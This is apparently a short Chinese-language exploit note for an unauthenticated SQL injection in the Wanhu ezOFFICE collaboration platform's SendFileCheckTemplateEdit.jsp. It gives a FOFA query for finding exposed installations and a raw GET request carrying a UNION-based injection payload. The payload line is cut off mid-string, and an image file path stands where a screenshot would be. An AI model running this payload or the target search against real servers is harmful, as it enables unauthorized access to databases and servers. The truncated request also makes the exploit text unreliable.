W1-6万户-ezOffice-SQL

漏洞描述：

万户 ezOFFICE SendFileCheckTemplateEdit.jsp接口存在SQL注入漏洞，未授权的攻击者可利用此漏洞获取数据库权限，深入利用可获取服务器权限。

网站图片：

网络测绘：

fofa语法：


FOFA：app="万户ezOFFICE协同管理平台"

漏洞复现：

payload：

```
GET /defaultroot/public/iWebOfficeSign/Template/SendFileCheckTemplateEdit.jsp;?RecordID=1'%20UNION%20ALL%20SELECT%20sys.fn_sqlvarbasetostr(HashBytes(%27MD5%27,%27123456%
Host: your-ip
User-Agent: Moziilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36
```

效果图:
查询123456的MD5值



延时注入